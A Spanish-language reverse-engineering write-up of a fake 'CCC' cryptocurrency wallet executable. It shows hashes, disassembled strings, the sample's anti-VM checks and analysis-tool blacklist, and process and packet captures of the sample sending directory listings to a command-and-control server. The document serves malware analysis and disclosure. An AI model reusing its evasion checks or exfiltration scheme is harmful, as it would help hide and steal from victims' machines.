



Los usuarios llegaron a esta web <https://ceilingcatcoin.com/#wallets> mediante un anuncio en el foro bitcointalk: <https://bitcointalk.org/index.php?topic=5448313.0> y de ahí les llevo a su github donde se encuentra el código dañino : <https://github.com/Ceiling-Catz/ccc/releases>

El desarrollador es este: <https://github.com/mdfkbtc>

Algunos usuarios al bajarlo les salto el antivirus como adjunto en la foto a otros no.



Tras esto algunos usuarios me localizaron por Telegram pidiendo ayuda, debido a que soy conocido por ser considerado "Experto en ciberseguridad"
Tras aplicar ingeniería inversa al ejecutable
El programa malicioso:
exe: 64bit-ccc-qt.exe
Hash:
MD5: AD270F34074717BC065B1775F7A81DA1
SHA-1: 95FD3725CFEB1E7B13145AF6CD3C13F0BAAE0536



Me pongo a revisar el codigo mediante ingenieria inversa:

Encuentro código para conectarse a la red tor:

Cadenas (64bit-ccc-qt.exe)		
Acción	Desensamblar	String Address Cadena
00000011EEF59	lea r8,qword ptr ds:[2856DE8]	0000000002856DE8 "Total: %1 (IPv4: %2 / IPv6: %3 / Tor: %4 / Unknown: %5)"
000000120192E	lea rcx,qword ptr ds:[2AF1D30]	0000000002AF1D30 "Total: 0 (IPv4: 0 / IPv6: 0 / Tor: 0 / Unknown: 0)"
00000013B0DC5	lea rdx,qword ptr ds:[2B178C8]	0000000002B178C8 "tor: Error connecting to Tor control socket\n"
00000013B0DB6	lea rdx,qword ptr ds:[2B178A4]	0000000002B178A4 "tor: Successfully connected\n"
00000013B0DE2F	lea rdx,qword ptr ds:[2B178F5]	0000000002B178F5 "tor: End of stream\n"
00000013B0DF02	lea rdx,qword ptr ds:[2B178C8]	0000000002B178C8 "tor: Error connecting to Tor control socket\n"
00000013BE09E	lea rdx,qword ptr ds:[2B178F5]	0000000002B178F5 "tor: End of stream\n"
00000013BE252	lea rdx,qword ptr ds:[2B178A4]	0000000002B178A4 "tor: Successfully connected\n"
00000013BE452	lea rdx,qword ptr ds:[2B17939]	0000000002B17939 "tor: Thread interrupt\n"
00000013BE51A	lea rdx,qword ptr ds:[2B17939]	0000000002B17939 "tor: Thread interrupt\n"
00000013BE730	lea rdx,qword ptr ds:[2B17950]	0000000002B17950 "tor: Error parsing socket address %s\n"
00000013BE991	lea rdx,qword ptr ds:[2B17978]	0000000002B17978 "tor: Error connecting to address %s\n"
00000013BEAD1	lea rdx,qword ptr ds:[2B17950]	0000000002B17950 "tor: Error parsing socket address %s\n"
00000013BEB8E	lea rdx,qword ptr ds:[2B17978]	0000000002B17978 "tor: Error connecting to address %s\n"
00000013BEEB7	lea rdx,qword ptr ds:[2B179A0]	0000000002B179A0 "tor: Not connected to Tor control port %, trying to reconnect\n"
00000013BEFAE	lea rdx,qword ptr ds:[2B179A0]	0000000002B179A0 "tor: Not connected to Tor control port %, trying to reconnect\n"
00000013BF27E	lea rdx,qword ptr ds:[2B179E0]	0000000002B179E0 "tor: Re-initiating connection to Tor control port %s failed\n"
00000013BF3B3	lea rdx,qword ptr ds:[2B179E0]	0000000002B179E0 "tor: Re-initiating connection to Tor control port %s failed\n"
00000013BFB60	lea rdx,qword ptr ds:[2B17AC8]	0000000002B17AC8 "tor: Unable to create event_base\n"
00000013BFE33	lea rdx,qword ptr ds:[2B17AC8]	0000000002B17AC8 "tor: Unable to create event_base\n"
00000013C041F	lea rdx,qword ptr ds:[2B17C2A]	0000000002B17C2A "tor: Authentication failed\n"
00000013C0505	lea rdx,qword ptr ds:[2B178C8]	0000000002B178C8 "tor: Authentication successful\n"
00000013C0572	lea rdx,qword ptr ds:[2B178C8]	0000000002B178C8 "tor: Authentication successful\n"
00000013C09E3	lea rdx,qword ptr ds:[2B17C2A]	0000000002B17C2A "tor: Authentication failed\n"
00000013C0D8F	lea rdx,qword ptr ds:[2B17C58]	0000000002B17C58 "tor: Error sending initial protocolinfo command\n"
00000013C0EA1	lea rdx,qword ptr ds:[2B17C58]	0000000002B17C58 "tor: Error sending initial protocolinfo command\n"
00000013C19DF	lea rdx,qword ptr ds:[2B17DE8]	0000000002B17DE8 "tor: Add onion failed; error code %d\n"
00000013C1AA8	lea rdx,qword ptr ds:[2B17D90]	0000000002B17D90 "tor: Add onion failed with unrecognized command (You probably need to upgrade Tor)\n"
00000013C1B4E	lea rdx,qword ptr ds:[2B17C89]	0000000002B17C89 "tor: ADD_ONION successful\n"
00000013C1EDD	lea rdx,qword ptr ds:[2B17D00]	0000000002B17D00 "tor: Got service ID %, advertising service %s\n"
00000013C2011	lea rdx,qword ptr ds:[2B17D60]	0000000002B17D60 "tor: Error writing service private key to %s\n"
00000013C20C4	lea rdx,qword ptr ds:[2B179E0]	0000000002B179E0 "tor: Error parsing ADD_ONION parameters:\n"
00000013C21D5	lea rdx,qword ptr ds:[2B17D38]	0000000002B17D38 "tor: Cached service private key to %s\n"
00000013C22D7	lea rdx,qword ptr ds:[2B17D38]	0000000002B17D38 "tor: Cached service private key to %s\n"
00000013C2498	lea rdx,qword ptr ds:[2B17D60]	0000000002B17D60 "tor: Error writing service private key to %s\n"
00000013C25E4	lea rdx,qword ptr ds:[2B17C89]	0000000002B17C89 "tor: ADD_ONION successful\n"
00000013C28CF	lea rdx,qword ptr ds:[2B17D00]	0000000002B17D00 "tor: Got service ID %, advertising service %s\n"
00000013C2A53	lea rdx,qword ptr ds:[2B17DE8]	0000000002B17DE8 "tor: Add onion failed; error code %d\n"
00000013C2B91	lea rdx,qword ptr ds:[2B17D90]	0000000002B17D90 "tor: Add onion failed with unrecognized command (You probably need to upgrade Tor)\n"
00000013C2E17	lea rdx,qword ptr ds:[2B17CC0]	0000000002B17CC0 "tor: Error parsing ADD_ONION parameters:\n"
00000013C3402	lea rdx,qword ptr ds:[2B17F80]	0000000002B17F80 "tor: SAFECOOKIE authentication challenge failed\n"
00000013C34B5	lea rdx,qword ptr ds:[2B17E10]	0000000002B17E10 "tor: SAFECOOKIE authentication challenge successful\n"
00000013C35AF	lea rdx,qword ptr ds:[2B17F58]	0000000002B17F58 "tor: Invalid reply to AUTHCHALLENGE\n"
00000013C36AE	lea rdx,qword ptr ds:[2B17E58]	0000000002B17E58 "tor: Error parsing AUTHCHALLENGE parameters: %s\n"
00000013C38B9	lea rdx,qword ptr ds:[2B17EA0]	0000000002B17EA0 "tor: AUTHCHALLENGE ServerHash %s ServerNonce %s\n"
00000013C3996	lea rdx,qword ptr ds:[2B17E08]	0000000002B17E08 "tor: ServerNonce is not 32 bytes, as required by spec\n"
00000013C3B08	lea rdx,qword ptr ds:[2B17F10]	0000000002B17F10 "tor: ServerHash %s does not match expected ServerHash %s\n"
00000013C3DC4	lea rdx,qword ptr ds:[2B17F10]	0000000002B17F10 "tor: ServerHash %s does not match expected ServerHash %s\n"
00000013C4101	lea rdx,qword ptr ds:[2B17E08]	0000000002B17E08 "tor: ServerNonce is not 32 bytes, as required by spec\n"
00000013C437B	lea rdx,qword ptr ds:[2B17EA0]	0000000002B17EA0 "tor: AUTHCHALLENGE ServerHash %s ServerNonce %s\n"
00000013C45FD	lea rdx,qword ptr ds:[2B17F80]	0000000002B17F80 "tor: SAFECOOKIE authentication challenge failed\n"
00000013C47F4	lea rdx,qword ptr ds:[2B17E58]	0000000002B17E58 "tor: Error parsing AUTHCHALLENGE parameters: %s\n"
00000013C4993	lea rdx,qword ptr ds:[2B17F58]	0000000002B17F58 "tor: Invalid reply to AUTHCHALLENGE\n"
00000013C4AD4	lea rdx,qword ptr ds:[2B17E10]	0000000002B17E10 "tor: SAFECOOKIE authentication challenge successful\n"
00000013C58B0	lea rdx,qword ptr ds:[2B18160]	0000000002B18160 "tor: Initiating connection to Tor control port %s failed\n"
00000013C59E0	lea rdx,qword ptr ds:[2B18120]	0000000002B18120 "tor: Failed to create event for reconnection: out of memory?\n"
00000013C5AE7	lea rdx,qword ptr ds:[2B181A0]	0000000002B181A0 "tor: Reading cached private key from %s\n"
00000013C5CA8	lea rdx,qword ptr ds:[2B181A0]	0000000002B181A0 "tor: Reading cached private key from %s\n"

También encuentro algunas técnicas antidebug y anti máquina virtual, así mismo una lista negra de programas.

Si se da esta situación el programa se comporta de forma "Buena"

000000000013181AD	lea rdx,qword ptr ds:[2B00CB6]	0000000002B00CB6	"SYSTEM\\HardwareConfig\\Current"
00000000001318218	lea rdx,qword ptr ds:[2B00CD4]	0000000002B00CD4	"SystemProductName"
000000000013182E4	lea r8,qword ptr ds:[2B00CE6]	0000000002B00CE6	"PROCMON_WINDOW_CLASS"
00000000001318332	lea rdx,qword ptr ds:[2B00CFB]	0000000002B00CFB	"VMware"
00000000001318360	lea rdx,qword ptr ds:[2B00D02]	0000000002B00D02	"VirtualBox"
00000000001318374	lea rcx,qword ptr ds:[2B00D00]	0000000002B00D00	"dumpcap.exe"
00000000001318386	lea rcx,qword ptr ds:[2B00D19]	0000000002B00D19	"zenmap.exe"
00000000001318398	lea rcx,qword ptr ds:[2B00D24]	0000000002B00D24	"nmap.exe"
000000000013183AA	lea rcx,qword ptr ds:[2B00D20]	0000000002B00D20	"Capsa.exe"
000000000013183BC	lea rcx,qword ptr ds:[2B00D37]	0000000002B00D37	"smsniff.exe"
000000000013183CE	lea rcx,qword ptr ds:[2B00D43]	0000000002B00D43	"PRGT_Server.exe"

Tras parchear esas protecciones del malware para evitar ser analizado, al ejecutarlo el programa se comporta de forma diferente, pues no detecta que estamos analizándolo y empieza a analizar mi equipo en busca de archivos "importantes"

Time...	Process Name	PID	Operation	Path	Result	Detail
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\System Volume Information	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\System Volume Information	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\System Volume Information	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\System Volume Information	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\System Volume Information	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 20/06/2017 20:57:4...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\System Volume Information	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\System Volume Information	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\System Volume Information	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\System Volume Information	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\System Volume Information	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 20/06/2017 20:57:4...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\System Volume Information	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\System Volume Information	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Temp	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Temp	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Temp	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 13/01/2020 21:15:3...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Temp	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Temp	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Temp	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 13/01/2020 21:15:3...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Temp	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Temp	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Temp	SUCCESS	Type: QueryNetworkOpenInformationFile, CreationTime: 20/06/2017...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Temp	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Temp	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Temp	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 13/01/2020 21:15:3...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Temp	FAST IO DISALLO...	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Temp	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Temp	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 21/06/2017 16:35:3...
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Temp	SUCCESS	
20:53...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Temp	SUCCESS	

A la vez inicia un intento de conexión al servidor de control y comando.

[illegible]

Tras la conexión empieza a mandar la estructura de directorios de mi pc.

Archivo Edición Visualización Ir Capturar

ip.addr == 95.214.234.37

No.	Time	Source
60239	5511.1135693...	192.168.33...
60240	5511.8519635...	95.214.234...
60241	5511.8962079...	192.168.33...
60242	5511.9593739...	95.214.234...
60243	5511.9595738...	192.168.33...
60244	5511.9978328...	95.214.234...
60245	5511.9983262...	192.168.33...
60246	5511.9986283...	192.168.33...
60247	5511.9990584...	95.214.234...
60248	5511.9990585...	95.214.234...
60249	5511.9990585...	95.214.234...
60250	5512.1128228...	95.214.234...
60251	5512.1128231...	192.168.33...
60252	5512.2320732...	95.214.234...
60253	5512.2323016...	192.168.33...
60254	5512.2323017...	192.168.33...
60255	5512.2323017...	95.214.234...
60256	5512.8369916...	95.214.234...
60257	5512.8715605...	192.168.33...
60258	5512.9427708...	95.214.234...
60259	5512.9428470...	192.168.33...
60260	5512.9638634...	95.214.234...
60261	5512.9640373...	192.168.33...
60262	5512.9640374...	192.168.33...

Window: 64240

[Calculated window size: 64240]

[Window size scaling factor: 1]

[Checksum: 0x3442 [unverified]]

[Checksum Status: Unverified]

[Urgent Pointer: 0]

[Timestamps]

[Time since first frame in: 0.092476805 seconds]

[Time since previous frame: 0.092476805 seconds]

[SEQ/ACK analysis]

[IRTT: 0.092476805 seconds]

[Bytes in flight: 2051]

[Bytes sent since last PSH: 2051]

TCP payload (2051 bytes)

--BOUNDARY

Content-Disposition: form-data; name="license"

INSERT-KEY-HERE

--BOUNDARY

Content-Disposition: form-data; name="currency"

CCC

--BOUNDARY

Content-Disposition: form-data; name="genesis"

CBlock(hash=17121853915c8e6036c3b813cae096312b8ffa93b33b51a770e22c357c6b895, ver=1, hashPrevBlock=00, hashMerkleRoot=3df22896ffc77d8d740ac3b9925ba899e21d165d5ac4c2780a44fdec9f99967, nTime=1680947030, nBits=1e0ffff0, nNonce=3703410, vtx=1) CTransaction(hash=3df22896ff, ver=1, vin.size=1, vout.size=1, nLockTime=0) CTxIn(COutPoint(00, 4294967295), coinbase 04ffff001d044c4cf59696c6f74206170706c6175646564206667722068697320636f757261676552061667465722066696e64696e67206120636f62726120696e62074686 520636f636b706974206669642d666c69676874) CTxOut(nValue=0.00000050, scriptPubKey=4104678af0be5548271967f1a671)

--BOUNDARY

Content-Disposition: form-data; name="maindir"

C:\The Black Disk\Monitors\NetWork Monitos and Tools

--BOUNDARY

Content-Disposition: form-data; name="numberoffiles"

4

--BOUNDARY

Content-Disposition: form-data; name="files"

C:\The Black Disk\Monitors\NetWork Monitos and Tools\Port Monitor

C:\The Black Disk\Monitors\NetWork Monitos and Tools\sockspy

C:\The Black Disk\Monitors\NetWork Monitos and Tools\tcpvcon.exe

C:\The Black Disk\Monitors\NetWork Monitos and Tools\TCPView

--BOUNDARY

Content-Disposition: form-data; name="types"

Client: pkt(s), Server: pkt(s), 1 turn(s).

Conversación completa (2.223 bytes)

Buscar:

Mostrar datos como ASCII

Buscar siguiente

Guardar como

Atrás

Carra

Ayuda

```

92.37.165.113
93.184.216.34 [example.org]
95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80]
  IP: 95.214.234.37
  MAC: 005056E6BC0F (VMware, Inc.)
  Hostname: seed.addnode.xyz, 95.214.234.37:80
  OS: Unknown
  TTL: 128 (distance: 0)
  Open TCP Ports: 80 (Http) 10005
    TCP 80 (Http) - Entropy (in \ out): 68.35 \ 64.99 Typical data (in \ out): PoSt o HTTPo1.1Host: 95.214.23 \ HTTP/1.1 200 OKDate: Tue, 02 M
    TCP 10005 - Entropy (in \ out): .00 \ 47.63 Typical data (in \ out):
  Sent: 475 packets (22.444 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] -> 192.168.33.128 [CLSTEAM] (windows) : 475 packets (22.444 Bytes), 0.00 % cleartext (0 of 0 Bytes)
  Received: 276 packets (34.176 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    192.168.33.128 [CLSTEAM] (Windows) -> 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] : 276 packets (34.176 Bytes), 0.00 % cleartext (0 of 0 Bytes)
  Incoming sessions: 14
    Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 10005
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 10005 (582 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50974 (0 data bytes sent), Session start: 02/05/2023 20:51:10, Session end: 02/05/2023 20:54:28
    Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (170 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50219 (1217 data bytes sent), Session start: 02/05/2023 19:42:38, Session end: 02/05/2023 19:42:38
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (170 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50451 (1217 data bytes sent), Session start: 02/05/2023 20:02:39, Session end: 02/05/2023 20:02:39
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (170 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50559 (1217 data bytes sent), Session start: 02/05/2023 20:15:41, Session end: 02/05/2023 20:15:41
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (170 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50577 (1217 data bytes sent), Session start: 02/05/2023 20:15:58, Session end: 02/05/2023 20:15:58
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (170 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50971 (1217 data bytes sent), Session start: 02/05/2023 20:51:10, Session end: 02/05/2023 20:51:10
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (170 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 50972 (1217 data bytes sent), Session start: 02/05/2023 20:51:10, Session end: 02/05/2023 20:51:10
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51018 (1524 data bytes sent), Session start: 02/05/2023 20:53:07, Session end: 02/05/2023 20:53:08
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51025 (2467 data bytes sent), Session start: 02/05/2023 20:53:38, Session end: 02/05/2023 20:53:38
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51028 (1918 data bytes sent), Session start: 02/05/2023 20:53:52, Session end: 02/05/2023 20:53:52
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51029 (3491 data bytes sent), Session start: 02/05/2023 20:53:53, Session end: 02/05/2023 20:53:53
      Server: 95.214.234.37 [seed.addnode.xyz] [95.214.234.37:80] TCP 80 (172 data bytes sent), Client: 192.168.33.128 [CLSTEAM] (windows) TCP 51033 (2164 data bytes sent), Session start: 02/05/2023 20:54:07, Session end: 02/05/2023 20:54:07
